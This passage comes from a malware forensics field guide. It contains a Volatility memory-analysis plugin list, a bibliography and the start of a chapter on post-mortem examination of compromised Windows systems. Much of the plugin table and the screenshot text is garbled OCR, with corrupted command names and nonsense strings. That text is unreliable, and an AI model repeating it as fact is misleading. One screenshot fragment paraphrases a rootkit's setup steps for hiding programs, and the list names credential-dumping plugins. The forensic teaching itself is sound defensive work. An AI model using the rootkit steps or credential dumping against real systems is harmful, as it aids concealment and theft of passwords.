blockbd Beads the hyphoard buffer from Heal Mode memory connections Printi list of open connections connections Printi list of area connections connections crashiefo crashiefo crashiefo competition (ALMAR) Find hidden processes with ceras hand and CathourProcess dilame Duep a EL from a process sadres space			
consected Son Physical memory for TCP2, GAUCE dujects (crashisto crashisto be crashing this to a rear file crashisto crashisto be crashing this to a rear file bene crashisto bene crash-dene information for any and CathourProcess address years and cathour process address years dillare bene RLL from a process address years			
consections) crashing crashing bump the crashing file to a raw file bump crash-dump information and CarMontPartial distance for the second second second second distance for the second second second second distance for the second second second second second second second second second second second second second second second second se	consect	ions	
crashdump Dumps the crashdump file to a row file crashinfo Dump crash-dump information earyplist [MAJARZ] Find hidden processes with carse hand and CarRootFrocess datetime Get date/time information for image dilump Dumps aDL from a process address space		n2	Scan Physical memory for _TCPT_OBJECT objects (TCP
ersahisfo Dump crash-dump information sarpplist (MANARE) Find hidden processes with carse hand and CarNooffrocess dateline Get date/time information for image dildump Dump s Dir from aprocess address space			
esrpplist [MAINARE] Find hidden processes with carse hand and CarKootroseas datetime Get date/time information for image dildump Dump a DLF from a process address space			
and CarRootProcess datetime Get date/time information for image dlidwsp Dump a DLE from a process address space			
datetime Get date/time information for image dlidump Dump a DLL from a process address space		15	(MALWARE) Find hidden processes with carss handles
dlldump Dump a DLL from a process address space			
	dildusp		Frint list of loaded DLLs for each process
dilist Print list of loaded bils for each process driverirp (MALWARE) Driver IRP book detection			

	driverscan	Scan for driver objects (_DRIVER_COJECT)
	files	Print list of open files for each process
allocation	filescan	Scan Physical memory for _FILE_OBJECT pool
ritocacion.	getalds	Frint the SIDs owning each process
	hashdump	Dunps passwords hashes (LK/NTLN) from memory
	hibdump	Dumps the hibernation file to a raw file
	hibinfo	Dump hibernation file information
	hivedump	Prints out a hive
	hivelist	Frint list of registry hives
	hivescan	Scan Physical memory for _CHHIVE objects
(registry)	hives)	
	ide	(MALWARE) Display Interrupt Descriptor Table
	imageinfo	Identify information for the image (RALWARE) Scan a module for imports (AFI calls)
	inspectcache	Inspect the contents of a cache
	kporecen	Search for and dump potential KPCR values
	Ldrmodules	[MALWARE] Detect unlinked DLLs
	laadump	Dump (decrypted) LSA secrets from the registry
	malfind	(MALWARE) Find hidden and injected code
	mondump	Cump the addressable memory for a process
	nonnap	Frint the memory map
	moddump	Dump a kernel driver to an executable file sample
	modecan2	Scan Physical memory for _LDR_DATA_TABLE_ENTRY
objects	modules	Frint list of loaded modules
	notantecan	Scan for mutant objects (KMUTANT)
	mutantacandb	(MALMARE) Natantacan extension for highlighting
suspicious	mitenes	Linguish Linguishing and and and and and and
	notifyroutines	(RALWARE) Print system-wide notification
routines		
	orphanthreads	(MALWARE) Locate hidden threads
	patcher	Patches memory based on page scans
	printkey	Print a registry key, and its subkeys and values
	procexedump	Dump a process to an executable file sample
	proceedusp	Dump a process to an executable memory sample
	pediff	Produce a process diff Print all running processes by following the EPROCESS
Lists	barrar	wrint all running processes by following the areotesis
100000	Descan	Scan Physical memory for EPROCESS objects
	patree	Print process list as a tree
	regobikeys	Frint list of open regkeys for each process
	sockets	Frint list of open sockets
	sockscan	Scan Physical memory for _ADDRESS_OBJECT objects (TCF
sockets)		
	eedt	Display SSDT entries
	sadt_by_threads	(MALMARE) SEDT hooks by thread
thread)	sodt_ex	[MALWARE] SEDT Book Explorer for IDA Pro (and SEDT by
thread)	strings	Match physical offsets to virtual addresses (may take
a while, W	ERY verbose)	watch physical offsets to virtual addresses (may take
a average a	BYCBCAS	[MALWARE] Scan for Windows services
	testspite	Run unit test suit using the Cache
	thrdscan	Scan Physical memory for ETHREAD objects
	thrdscan2	Scan physical memory for ETHREAD objects
	vaddump	Dumps out the vad sections to a file
	vadinto	Dump the VAD info
	vadtree	Walk the VAD tree and display in tree format
	vadvalk	Walk the VAD tree
	veriafo	Prints out the version information from PE images

Selected Readings

Books

- Eagle C. The IDA Pro Book: The Unofficial Guide to the World's Most Popular Disassembler San Francisco, CA: No Starch Press; 2008.
- Ligh M, Adair S, Hartstein B, Richard M. Malware Analysis Cookbook: Tools and Techniques for Fighting Malicious Code New York: Wiley; 2010.
- Malin C, Casey E, Aquilina J. Malware Forensics: Investigating and Analyzing Malicious Code Burlington, MA: Syngress; 2008.
- Skoudis E, Zeltser L. Malware: Fighting Malicious Code Upper Saddle River, NJ: Prentice Hall; 2003.
- Szor P. The Art of Computer Virus Research and Defense Mountain View, CA: Symantec Press; 2005.

Papers

- Dolan-Gavitt B. The VAD Tree: A Process-Eye View of Physical Memory. *Digital Investigation*. 2007;Vol. 4(Suppl. 1):62–64.
- Dolan-Gavitt B. Forensic Analysis of the Windows Registry in Memory. *Digital Investigation*. 2008;Vol. 5(Suppl. 1):S26–S32.
- 3. Hejazia SM, Talhia C, Debbabi M. Extraction of Forensically Sensitive Information from Windows

Physical Memory. *Digital Investigation*. 2009;Vol. 6(Suppl. 1):S121–S131.

- Kang, M., Poosankam, P., and Yin, H. (2007). *Renovo: A Hidden Code Extractor for Packed Executables.* WORM '07, Proceedings of the 2007 ACM Workshop on Recurring Malcode. New York: ACM.
- Murphey R. Automated Windows event log forensics in DFRWS2007 proceedings. <u>http://www.dfrws.org/2007/proceedings/p92-</u> <u>murphey.pdf</u>; 2007; Available online at.
- Petroni Jr NL, Walters A, Fraser T, Arbaugh WA. FATKit: A Framework for the Extraction and Analysis of Digital Forensic Data from Volatile System Memory. *Digital Investigation*. 2006;Vol. 3(Issue 4):197–210.
- Royal, P. (2006). PolyUnpack: Automating the Hidden-Code Extraction of Unpack-Executing Malware. Annual Computer Security Applications Conference, Miami Beach, FL, December 11–15.
- Saur K, Grizzard JB. Locating ×86 Paging Structures in Memory Images. *Digital Investigation*. 2010;Vol. 7(Issues 1–2):28–37.
- Stevens RM, Casey E. Extracting Windows Command Line Details from Physical Memory. *Digital Investigation*. 2010;Vol. 7(Suppl. 1):S57–S63.
- Yegneswaran, V. et. al. (2008). Eureka: A Framework for Enabling Static Analysis on Malware. Technical Report Number SRI-CSL-08-01, SRI Project 17382.

Jurisprudence/RFCs/Technical Specifications

- 1. Columbia Pictures Indus. v. Bunnell, 2007 U.S. Dist. LEXIS 46364 (C.D. Cal. June 19, 2007).
- 2. RFC 3227—Guidelines for Evidence Collection and Archiving.
- 13 For more information about X-Ways, go to <u>http://www.x-ways.com/</u>.
- <u>1 http://www.syngress.com/digital-forensics/Malware-Forensics/.</u>
- ² Cheval and Oxley (2011), Masters Thesis, Johns Hopkins University Information Security Institute.
- ³ Malin, C., Casey, E., and Aquilina, J. (2008). *Malware Forensics: Investigating and Analyzing Malicious Code*, Chap. 3, p. 147. Burlington, MA: Syngress.
- ⁴ <u>http://code.google.com/p/volatility/wiki/Plugins</u>.
- ⁵ For more information about AuditViewer, go to http://www.mandiant.com/products/free software/mandiant audit viewer/.
- ⁶ For more information about HBGary Responder, go to <u>http://www.hbgary.com/responder-field</u>.
- ² For more information about HBGary Responder Pro and Digital DNA, go to <u>http://www.hbgary.com/responderpro-2/; http://www.hbgary.com/digital-dna.</u>
- 8 For more information about the Metasploit penetration testing framework, go to <u>http://www.metasploit.com/</u>.
- ⁹ Malin, C., Casey, E., and Aquilina, J. (2008). *Malware Forensics: Investigating and Analyzing Malicious Code*, Chap. 3, pp. 130–131. Burlington, MA: Syngress.
- 10 Cheval and Oxley (2011), Masters Thesis, Johns Hopkins University Information Security Institute.

¹¹

http://code.google.com/p/volatility/source/browse/branches/Volatility-1.4 rc1/contrib/plugins/moddump.py?r=540.

- ¹² Malin, C., Casey, E., and Aquilina, J. (2008). *Malware Forensics: Investigating and Analyzing Malicious Code*, Chap. 3, p. 143. Burlington, MA: Syngress.
- ¹⁴ For more information about X-Ways, go to http://www.x-ways.com/. http://www.forensickb.com/2007/11/extract-mftrecords-from-memory-dump.html.
- 15 http://code.google.com/p/volatility/wiki/Plugins.
- ¹⁶ Malin, C., Casey, E., and Aquilina, J. (2008). *Malware Forensics: Investigating and Analyzing Malicious Code*, Chap. 3, pp. 144–146. Burlington, MA: Syngress.
- 17 For more information about pmdump, go to http://www.ntsecurity.nu/toolbox/pmdump/.
- 18 For more information about RAPIER, go to <u>http://code.google.com/p/rapier/</u>.
- 19
 For more information about Microsoft User Mode

 Process Dumper, go to
 http://www.microsoft.com/downloads/en/details.aspx?

 FamilyID=E089CA41-6A87-40C8-BF69 28AC08570B7E&displaylang=en.
- ²⁰ <u>http://code.google.com/p/volatility/wiki/Plugins.</u>

Chapter 3

Post-Mortem Forensics

Discovering and Extracting Malware and Associated Artifacts from Windows Systems

Solutions in this chapter:

- Windows Forensic Analysis Overview
- Forensic Examination of Compromised Windows
 Systems
- Malware Discovery and Extraction from Windows
 Systems
- · Examine Windows File System
- · Examine Windows Registry
- · Keyword Searching
- Forensic Reconstruction of Compromised Windows Systems
- Advanced Malware Discovery and Extraction from a Windows System

Introduction

If live system analysis can be considered surgery, forensic examination of Windows systems can be considered an autopsy of a computer impacted by malware. Trace evidence relating to a particular piece of malware may be found in various places on the hard drive of a compromised system, including files, Registry entries, records in event logs, and associated date stamps. Such trace evidence is an important part of analyzing malicious code by providing context and additional information that help us understand the functionality and origin of malware.

This chapter provides a repeatable approach to conducting forensic examinations in malware incidents by increasing the consistency across multiple computers and enabling others to evaluate the process and results. Employing this approach, with a measure of critical thinking on the part of a digital investigator, can uncover information necessary to discover how malware was placed on the system (aka the intrusion vector), to determine malware functionality and its primary purpose (e.g., password theft, data theft, remote control) and to detect other infected systems. This forensic examination process can be applied to both a compromised host and a test system purposely infected with malware in order to learn more about the behavior of the malicious code.

Investigative Considerations

 In the past, it was relatively straightforward to uncover traces of malware on the file system and in the Registry of a compromised Windows computer. Recently, attackers have been employing more anti-forensic techniques to conceal their activities. Modern malware is being designed to leave limited traces on the compromised host and to misdirect forensic examiners. A methodical approach to forensic examination, looking carefully at the system from all perspectives, increases the chances of uncovering footprints that the intruder failed to hide.

Windows Forensic Analysis Overview

After a forensic duplicate of a compromised system has

been acquired, employ a consistent forensic examination approach to extract the maximum amount of information relating to the malware incident.

▶ The hard drive of a Windows computer can contain traces of malware in various places and forms, including malicious files, Registry entries, log files, Web browser history and remnants of installation, and execution and manipulation such as Prefetch files and date-time tampering. Some of this information has associated date-time stamps that can be useful for determining when the initial compromise occurred and what happened subsequently. The following general approach is designed to extract the maximum amount of information related to a malware incident:

- · Search for known malware
- · Survey installed programs
- · Examine prefetch
- · Inspect executables
- · Review auto-start
- · Review scheduled jobs
- Examine logs (system logs, AntiVirus logs, Web browser history, etc.)
- · Review user accounts
- · Examine file system
- · Examine registry
- · Restore points
- Perform keyword searches for any specific, known details relating to a malware incident. Useful keywords may come from other forms of analysis, including memory forensics and analysis of the malware.
- Harvest available metadata including file system date-time stamps, modification times of Registry entries, e-mails, Prefetch file details and entries in Web browser history, and Windows Event logs and other logs such those

created by AntiVirus programs. Use this information to determine when the malware incident occurred and what else was done to the system around that time, ultimately generating a time line of potentially malicious events.

- Look for common indicators of anti-forensics including file system date-time stamp manipulation and log deletion.
- · Look for links to other systems that may be involved.

▶ These goals are provided as a guideline and not as a checklist for performing Windows forensic analysis. No single approach can address all situations, and some of these goals may not apply in certain cases. In addition, the specific implementation will depend on the tools that are used and the type of malware involved. Some malware may leave traces in novel or unexpected places on a Windows computer, including in the Master Boot Record (MBR) or within other files. Ultimately, the success of the investigation depends on the abilities of the digital investigator to apply digital forensic techniques and adapt them to new challenges.

🔘 Analysis Tip

Correlating Key Findings

As noted in prior chapters, knowing the time period of the incident and knowing what evidence of malware was observed can help digital investigators develop a strategy for scouring compromised computers for relevant digital evidence. Therefore, prior to performing forensic analysis of a compromised computer, it is advisable to review all information from the Field Interview Questions in <u>Chapter 1</u> to avoid wasted effort and missed opportunities. Findings from other data sources such as memory dumps and network logs can also help focus the forensic analysis (i.e., the compromised computer was sending

packets to a kussian IP address, providing an IP address to search for in a given time frame). Similarly, the results of static and dynamic analysis covered in later chapters can help guide forensic analysis of a compromised computer. So, the analysis of one malware specimen may lead to further forensic examination of the compromised host that uncovers additional malware that requires further analysis; this cyclical analysis ultimately leads to a comprehensive reconstruction of the incident. In addition, as new traces of malicious activity are uncovered through forensic examination of a compromised system, it is important to document them in a manner that facilitates forensic analysis. One effective approach is to insert new findings into a time line of events that gradually expands as the forensic analysis proceeds. This is particularly useful when dealing with multiple compromised computers. By generating a single time line for all systems, forensic analysts are more likely to observe relationships and gaps that need to be filled with further analysis.

Investigative Considerations

- It is generally unrealistic to perform a blind review on certain structures that are too large or too complex to analyze without some investigative leads. Therefore, it is important to use all of the information available from other sources to direct a forensic analysis of the compromised system, including interview notes, spearfishing e-mails, volatile data, memory dumps, and logs from the system and network.
- Most file system forensic tools do not provide full metadata from an NTFS. When dealing with malware that likely manipulated date-time stamps, it may be necessary to extract additional attributes such as the FILETIME details for comparison with the standard attributes. Tools for extracting attributes from MFT

entries such as TSK and analyzeMFT are presented in the Tool Box appendix.

 It is important to look in all areas of a Windows system where traces of malware might be found, even if a quick look in a few common places reveals obvious signs of infection. There may be multiple types of malware on a computer, with more obvious signs of infection presenting a kind of smoke screen that may distract from more subtle signs of infection. Being thorough reduces the risk that more subtle items will be overlooked.

 No one approach or tool can serve all needs in a forensic examination. To avoid mistakes and missed opportunities, it is necessary to compare the results of multiple tools, to employ different analysis techniques, and to verify important findings manually.

In addition to employing forensic tools, mount the forensic duplicate as a logical volume to support additional analysis.

▶ Although forensic tools can support sophisticated analysis, they cannot solve every problem relating to a malware incident. For instance, running AntiVirus software against files on the compromised system is an important step in examining a compromised host. Figure 3.1 shows MountImage Pro[⊥] being used to mount a forensic duplicate so that it is accessible as a logical volume on the forensic examination system without altering the original evidential data.



<u> </u>						2
mage Details						
Filename: [G: Wacked Sony Lap mage Geometry]	top\Dick Image\H Partiti		y Laptop. 001			
	-1 Id	Active	Media	Capacity	Label	

Figure 3.1 MountImage Pro used to mount a forensic duplicate

Additional utilities such as FTK Imager, EnCase modules, and Daemon Tools (<u>www.daemon-tools.cc</u>) for mounting a forensic duplicate are discussed in the Tool Box section at the end of this chapter.

Malware Discovery and Extraction from Windows Systems

Employing a methodical approach to examining areas of the compromised system that are most likely to contain traces of malware installation and use increases the chances that all traces of a compromise will be uncovered, especially when performed with feedback from the static and dynamic analysis covered in <u>Chapters 5</u> and <u>6</u>.

Search for Known Malware

Use characteristics from known malware to scour the file system for the same or similar items on the compromised computer.

▶ Many intruders will use easily recognizable programs such as known rootkits, keystroke-monitoring programs, sniffers, and components from the PSTools package (e.g., psexec for starting a service remotely). There are several approaches to locating known malware on a forensic duplicate of a compromised computer.

 Hashes: Searching a forensic duplicate of a compromised system for hash values matching known malware may identify other files with the same data but different names. The hash value of the full file will only reveal exact matches (see Figure 3.2), but an alternate approach involves searching for hash values of smaller parts of malware.

One tool that is specifically designed to detect known malware is Gargoyle Forensic Pro (see Figure 3.3).² This program contains a database of known malware that is regularly updated and can be used to scan a forensic duplicate.

File Edit View Tools Help						
New 💕 Open 📓 Save 🔈 Print	Fig Add De	vice 📕 Stop Q	ivery 🔍 Search 🛅	Logoff 🔂 Refresh		
🗙 🕩 🚔 Cases 🤋 Keywords 🔍 Se	a 🗖 1	ible 🗍 Report	III Galery Time	ine 🔀 Notable Hes Qu	Jery .	
Graph 192.168.0.5 ℃ Stored Stored Documents and Set		Name	Hash Set	File Created	Filter	Hash Value
		root.exe	AFX Rootkit (RK2K4)	09/22/04 03:11:36AM	Notable files	c54c622e3e10f724243d3d80
EnCrypt	02	hook.dpr	AFX Rootlit (RK2K4)	09/22/04 04:25:10AM	Notable files	4c0a61757ecff69708d33a14
eoghan	03	ReadMe.txt	AFX Roothit (RE284)	09/27/04 09:28:02AM	Notable Files	1cee5bfe403e24378c4a3fc6
My Documents	. 0+	hook.dl	AFX Rootkit (RK2K4)	10/07/04 09:05:12PM	Notable Files	b0f9e41ef7c0b5d1efa8fac85
< > >	<				204 14	1
🗇 Text 🛄 Hex 🛄 Picture 😡 Disk	Report	Console *	Filters 🔂 Queries	- Lock 0/15926	192.168.0.5-C: P	5 2711240 L5 2711240 CL2.

D0300 here h) Systevs Icones Contiguring a computer with the rookits is imple... 1. Create a new folder with D0400 annique mass is. et'unustreent' 2. In this folder picture the root sets is. et'unus/runviewer/root.set* 3. E D0500 recourse root.sets with the 'A' parameter i.e. 'start cluster/rever/root.set A' 4. Inside this folder place an D0500 root programs of files. Newrything inside the root folder is now invisible If you place other revices D0700 roversars in the root folder they will be invisible from process/file/dil/handle/socket/et listing. How we D0500 root programs of files.

Figure 3.2 AFX Rootkit found using MD5 Hash

the Actions Reporting Help									
Hash Drive Islag Directory Drive						GARGO	YLE FORE	NSIC PRO®	e.:
Select Scan Directory:		Dataset Selection and	Threat Legend						
iar Av51-dev (C)	-	- Hindeboled Cont.	Searched		Low Threat	Medule The	Ingh Thee		
Documents and Settings		Acti Forenoica. Graphic Editors	Einary Editore Key Loggers	1 1	BINKS Islant Messengers	Credit Card Fraut P3P Tools	Denial of Service Paravead Dackers	Encoption: Remote Access: 1	Exploit Sca Rooka
Cecktop Stanober My Documents Stat Manu		Scan Location 17 Ve	Tasikis		Trease	Window			
		Total Directories: 2 Total Files: 5	00 508 508						
File Name	Delejte		Version			Path	Setting Apple at our Dist	SHL1	
CE 57843948D/6D/F13E 7542D/E-		Peal Spy Monker Come Catcher	230	1.1.1.1	C Woounerts and Se	Ing/Administrato/Loci	d Settings/TemporaryA250F1 al Settings/Temporary452021	1534FFF299E3F09ECI8D	CCA99728C1690
she(1) css	Yes	Real Spy Monitor	2.30		C1Documents and Se	Ing/Administrato/Loca	al Settings\7 amplixary44C77x	07070EE0F544EAF87459	EFECE290A8091
dec[7]pi	Ye)	Circle Catcher	315				al Settings\1 emporanjC000Cl al Settings\1 emporanjC1E01i		
		Actual Kerkooper							
nuehap[1].cab nuehap[2].cab	Yes."		23				al Settings'/TemporanC7E001		

Figure 3.3 Scanning a target drive image with Gargoyle

- Piecewise Hashes: A piecewise hashing tool such as ssdeep³ may reveal malware files that are largely similar with slight variations. Using the matching mode, with a list of fizzy hashes of known malware, may find specimens that are not detected with an exact hash match or by current anti-virus definitions (e.g., when embedded IP addresses change).
- AntiVirus: Scanning files within a forensic duplicate of a compromised system using updated AntiVirus programs may identify known malware. To increase the chances of

detecting malware, multiple AntiVirus programs can be used with any heuristic capabilities enabled. Such scanning is commonly performed by mounting a forensic duplicate on the examination system and configuring AntiVirus software to scan the mounted volume as shown in Figure 3.4 using Avira.⁴



Figure 3.4 Avira A/V software scanning a mounted forensic duplicate

 In addition to scanning logical files, it can be worthwhile to carve all executables out of unallocated space and scan them using AntiVirus software as well, particularly when malware has been deleted by the intruder (or by AntiVirus software that was running on the compromised system).

👁 Analysis Tip

Existing AntiVirus Logs

Given the prevalence of AntiVirus software, it is advisable to review any logs that were created by AntiVirus software that was running on the compromised system for indications of malware that was detected and deleted as discussed in the "Examine Logs" section later in this chapter. Many AntiVirus programs have Quarantine features that back up detected malware in a specially formatted file. Some vendors provide utilities for decoding these quarantine backup files to enable recovery of the actual malware for analysis.

 Keywords: Searching for IRC commands and other traits commonly seen in malware, and any characteristics that have been uncovered during the digital investigation (e.g., IP addresses observed in network-level logs) may uncover malicious files on the system

Investigative Considerations

- Some malware is specifically designed to avoid detection using hash values, AntiVirus signatures, or other similarity characteristics. Therefore, the absence of evidence in an AntiVirus scan or hash analysis should not be interpreted as evidence that no known malware is on the system.
- Keyword searches for common characteristics in malware can also trigger AntiVirus definition files, resulting in false positives.

Survey Installed Programs

Review the programs that are installed on the

compromised system for potentially malicious applications.

Surveying the names and installation dates of programs that were installed on the compromised computer may reveal ones that are suspicious, as well as legitimate programs that can be used to gain remote access or to facilitate data theft.

- This process does not require in-depth analysis of each program. Instead look for items that are unexpected, questionable, or were installed around the time of the incident.
- Folders under "Program Files" show only some of the programs that are installed on a Windows system. Subfolders under each user profile can reveal applications installed under specific user accounts. There are also locations in the Registry where digital investigators look for traces of installed programs and applications that were installed but have since been removed from the computer, as discussed in the section Examine Windows Registry later in this chapter.
- A malicious program may be apparent from a folder in the file system (e.g., keyloggers, WinRAR) or from a Registry entry. Figure 3.5 shows subfolders under Program Files on a Windows system, which include a keylogger program

EnCase Forensic e Edit View Tools Heb							-10);
New Com G Seve Add Device	2, Seat	- Breiten					
Cases	T	ele Report is	Galery @Timeline	Disk 🐴 Code			
theme to Entries Discolemants 9, Search1+>		Name	File Created	Last 4	Entry Modified	Last Accessed	Lopcal See
To Home		🗋 readne.t.t	06/20/05 09:14:31844	06/00/05 09:14:3LPM	09/09/07 05:44 52PM	09/09/07 05:44:52FM	2,01
BOCID Proper Files	0 2	l korree.txt	06/20/05 09:14:318M	06/20/05 09:14:3LPM	09/09/07 05:39:53PM	09/09/07 05:39:5399	2,9
9-DC102 Cancon Files	0 3	He.dl	09/09/05 D4:02:31PM	09/09/05 04:02:3LPM	09/09/07 05:44:52PM	09/09/07 05:44:529M	14,2
-DC ComPlus Applications	.4	C stime	09/09/05 04:02:3294	09/09/05 04:02:32PM	09/09/07 06:13:15PM	09/09/07 06:13:10FM	62,9
Configuration Utility	11	D 402.48	09/09/05-04:02:34PM	09/09/05 04:02:34PM	09(09)07 05:44:52PM	09/09/07 05:44 /529H	309,2
BOC Milecidese BOC Distance Intelactor (view)	0.6.	3 48c.eus	09/09/05 04:02:3494	09,09,05 04:02 3494	05/05/07 05:44:52/94	09/09/07 05:44 (5294	71,1
8-000 IntraChell Instalation 19/junit 8-0000 Internet Explorer		🗋 skides	09/09/05 04:02:36/M	09/09/05 04:02:36PM	08/08/07 05:44:539M	09/09/07 05:44:52991	42,7
BOCIO Stornare		Unmistere	09/09/07 05:44:54991	09/09/07 05:44:54/11	09/09/07 06:13:36/94	09/09/07 05:44:5491	29,1
Hocia Meserger		D atini	09/09/07 05:45:21844	09/09/07 05:45:22PM	09/09/07 05:45:22914	09/09/07 05:45:2299	21
	10	Log	09/09/07 05:44:529M	09/09/07 06:07:42994	09(09)07 06-07:4399	09/09/07 06:07:56PM	14



Figure 3.5 Program Files contains SpyKeyLogger

 Legitimate programs installed on a computer can also play a role in malware incidents. For instance, WinRAR or remote desktop programs (e.g., RDP, VNC) installed on a system may be normal in certain environments, but their availability may have enabled intruders to use them for malicious purposes such as packaging sensitive information before stealing it over the network.⁵ Coordination with the victim organization can help determine if these are legitimate typical business use applications. Even so, keep in mind that they could be abused/utilized by the intruder and associated log review may be fruitful.

👁 Analysis Tip

Registry Remnants

The SOFTWARE Registry hive contains configuration information for installed applications and has a key "Microsoff/Windows/CurrentVersion/App Paths" that contains a list of executable paths for installed applications. The Windows Registry Database (WiReD) project being developed by NIST NSRL is currently working on a library of Registry remnants left by common programs to help digital investigators determine what programs were installed on a computer.

Examine Prefetch Files

✓ Inspect the creation date and other attributes of Prefetch files on the compromised system to determine whether they relate to execution of malware.

▶ When malware, or any executable for that matter, is launched on a Windows system it may generate a Prefetch file. The creation date of a particular Prefetch file generally shows when the associated program was first executed on the system, and the last modified date indicates when it was most recently executed. Tools for parsing Prefetch files include Prefetch Parser⁴ and WinPrefetchView.⁷

 In addition to providing temporal information, Prefetch files contain information about the location of the associated executable on the file system as well as the number of times that the executable was run as shown in Figure 3.6.

WinPrefetchView					_10
Elle Edit View Options Help					
XIIIAAA					
Filename A	Created Time	File Sze	Run Counter	Last Run Time	0
PIOWENED.EXE-1FBC2242.pf	5/9/2011 2:33:43 PM	5,602	an Bolancia antesa	5/9/2011 2:33:42 PM	1
POISON IVY 2.3.2.EXE-30CP0369.pf	5/9/2011 2:34:00 PM	35,060	1	5/9/2011 2:33:50 PM	
Filename / Full Path		0	evice Path		Index
ADVAP132.DLL		10	EVICENHARDOD	RVOLUME1 WINDOW	6
ADVPACK.DLL		10	EVICE HARDON	RYOLUME 1 WINDOW	10
CTYPE.NLS		10	EVICEWHARDOIS	RVOLUME1/WINDOW	.14
CO132.DLL		10	EVICETHARDOD	WOLUME 1 WINDOW	9
KERNEL32.DLL		10	EVICETHARDOD	RVOLUME 1 WINDOW	1
LOCALE.NLS		10	EVICETHARDOD	RIVOLUME 1/WINDOW	3
MSWCRT.DLL		10	EVICETHARDOD	RIVOLUME 1 WINDOW	11

2 Files, 1 Selected	NirSoft Freeware, http://www.nirsoft.net	
VERSION DUL	IDEVICEIHARDOISKVOLUME1/WINDOW	13
USER32.DUL	(DEVICE[HARDDISKVOLUME1]WINDOW	8
UNICODE NLS	(DEVICE)(HARDDISKVOLUME1/WINDOW	2
SORTTBLS.M.S	(DEVICE)HARDDISKVOLUME1(WINDOW	4
SORTKEY.NLS	\DEVICE\HARDDISKVOLUME1\WINDOW	15
RPCRT4.DLL	(DEVICE/HARDOJSKVOLUME1/WINDOW	7
PROWENED.EXE	\DEVICE\HARDOISK1\DP(1)0-0+5\PIOW	5
CLE32.DLL	(DEVICE)(HARDDISKVOLUME1)(WINDOW	12
 NTDLL.DLL 	(DEVICE)HARDDISKVOLUME1(WINDOW	0

Figure 3.6 Example of Prefetch related to Poison Ivy malware viewed using WinPrefetch View

Investigative Considerations

- Examining the NTOSBOOT-BOODFAAD.pf file can help identify what is being loaded at boot time on a Windows system.
- A Prefetch file can remain on a compromised system long after the originating executable is gone, and can be the only remaining indication that a particular executable existed on the system
- Keep in mind that not all actions on a Windows computer will result in a Prefetch file being created, and that Prefetch files may be deleted. Therefore, the lack of a Prefetch file does not mean that a particular program was not executed (absence of evidence is not evidence of absence).

Inspect Executables

✓ Determine whether any executables on the compromised system exhibit suspicious or unusual

characteristics that might be used to conceal their presence.

► Attackers commonly try to make malware more difficult to find and detect, so often digital investigators can look for common concealment techniques by carefully inspecting executables. This inspection can involve looking for misleading file extensions, packed executables, and alternate data streams.

- Extension renaming: One of the simplest approaches used to conceal executables on a Windows system is to change the extension to something else.
- Packing: Modern malware is often encoded (aka packed) to thwart detection and forensic analysis.
- Alternate data streams: Look for executables in an ADS of other files or folders.

Investigative Considerations

- Reviewing every potential executable on a computer is a time-consuming process, and an important file may be missed in the mass of information. Fortunately, in many cases, there are known time periods of interest or other clues that focus forensic analysis and reduce the number of files that need to be reviewed for suspicious characteristics.
- The increase in "spearfishing attacks" that employ social engineering to trick users to click on e-mail attachments, combined with malware embedded in Microsoft Office documents and Adobe PDFs as discussed in <u>Chapter 5</u>, means that digital investigators need to expand searches for malware to include objects embedded in documents and e-mail attachments.

Inspect Services, Drivers, Auto-starting Locations, and Scheduled Jobs

Look for references to malware in the various startup routines on the compromised system to determine how malware managed to remain running on a Windows system after reboots.

▶ To remain running after reboots, malware is usually relaunched using some of the various startup routines on a Windows system, including services, drivers, scheduled tasks, and other startup locations.

- Schedule Tasks: Some modern malware uses the Task Scheduler to periodically execute and maintain persistence on the system. Therefore, it is necessary to examine scheduled jobs that are stored in the "Windows\Tasks" folder in data files with the name of the application and the file extension.job.
- Services: It is extremely common for malware to entrench itself within a new, unauthorized service or by inserting itself as the ImagePath or ServiceDll for an existing service.
- Drivers: Drivers are commonly used as rootkit components to malware packages, and may be started via a variety of means.
- AutoRun locations: Locations that Windows uses to automatically launch an executable as the system starts up may contain traces of malware. The AutoRuns tool can be used to examine auto-start items as shown in Figure 3.7, directing it to analyze a mounted forensic image via the File -> Analyze Offline System Items displayed by AutoRuns that are missing or are unsigned

and do not have a publisher description may be of interest in malware incident.

Codece	loot Execute 📔 🗔 Image H	fijacks 🔊 Applinit	🗞 KnownDLL: 📔 🚨 Winko	
Winsock Providers			k Providers R Sidebar Gad	-
C Everything	gon 🔣 Explorer 🦽 Inte	net Explorer 🙆 Scheduled	ITasks 🎭 Services 🏼 🛃 D	river
Autorun Entry	Description	Publisher	Image Path	1
HKLM\System\Curren	ntControlSet\Services			
🗹 💰 BrFiltLo	Windows ME USB Mass-St.,	Brother Industries, Ltd.	c:\windows\system32\drive	
🗹 🔕 BiFiltUp	Windows ME USB Mass-St.,	Brother Industries, Ltd.	c:\windows\system32\drive	
🗹 💿 BrUsbSer	Brother USB Serial Driver	Brother Industries Ltd.	c:\windows\system32\drive	1
🗹 🚳 E1660	Intel(R) PR0/1000 Adapter	Intel Corporation	c:\windows\system32\drive	
🗹 🔕 eeCtrl	Symantec Eraser Control Dri.	Symantec Corporation	c:\program files\common fil	
HSF_DP	HSF_DP driver	Conexant Systems, Inc.	c:\windows\system32\drive	
HSXHWBS2	HSF_Hw/82 WDM driver	Conexant Systems, Inc.	c:\windows\system32\drive	
🗹 💿 ID Svix86	IDS Core Driver	Symantec Corporation	c:\programdata\symantec\	
🗹 🔕 igfx	Intel Graphics Kernel Mode	Intel Corporation	c:\windows\system32\drive	
IntoAzAudA	Realtek(r) High Definition A	Realtek Semiconductor Corp.	c:\windows\system32\drive	
🗹 🔝 Ipinip	IP in IP Tunnel Driver		File not found: system32\D	
is3srv			File not found: system32\dn.	10

Figure 3.7 AutoRuns used to analyze an offline system

Investigative Considerations

- Be aware that not all methods used by malware to entrench itself on a Windows computer will be detected by AutoRuns or similar tools. For instance, the order in which Windows searches for dependencies may be used to execute malware. Therefore, even if nothing unusual is found during this inspection of auto-start locations, there may still be persistent malware on the system
- It may not be a simple matter to distinguish between legitimate system processes and malware in Windows auto-start locations. Therefore, it may be necessary to combine multiple tools and analysis techniques. For

example, inspecting all changes to the file system and Registry during the period of interest can lead digital investigators to the pertinent file names and auto-start entries used by malware. In addition, looking for unsigned executables referenced in a startup routine may reveal unauthorized code.

Examine Logs

ULook in all available log files on the compromised system for traces of malicious execution and associated activities such as creation of a new service.

▶ Log files can provide some of the most useful historical detail relating to a malware incident, giving visibility into past events, the sequence of activities related to an attack, and clues about what the intruder did on the compromised system. The logs that are available on a Windows system will depend on its configuration and installed programs. Some of the more common log files are summarized here with examples of their usefulness.

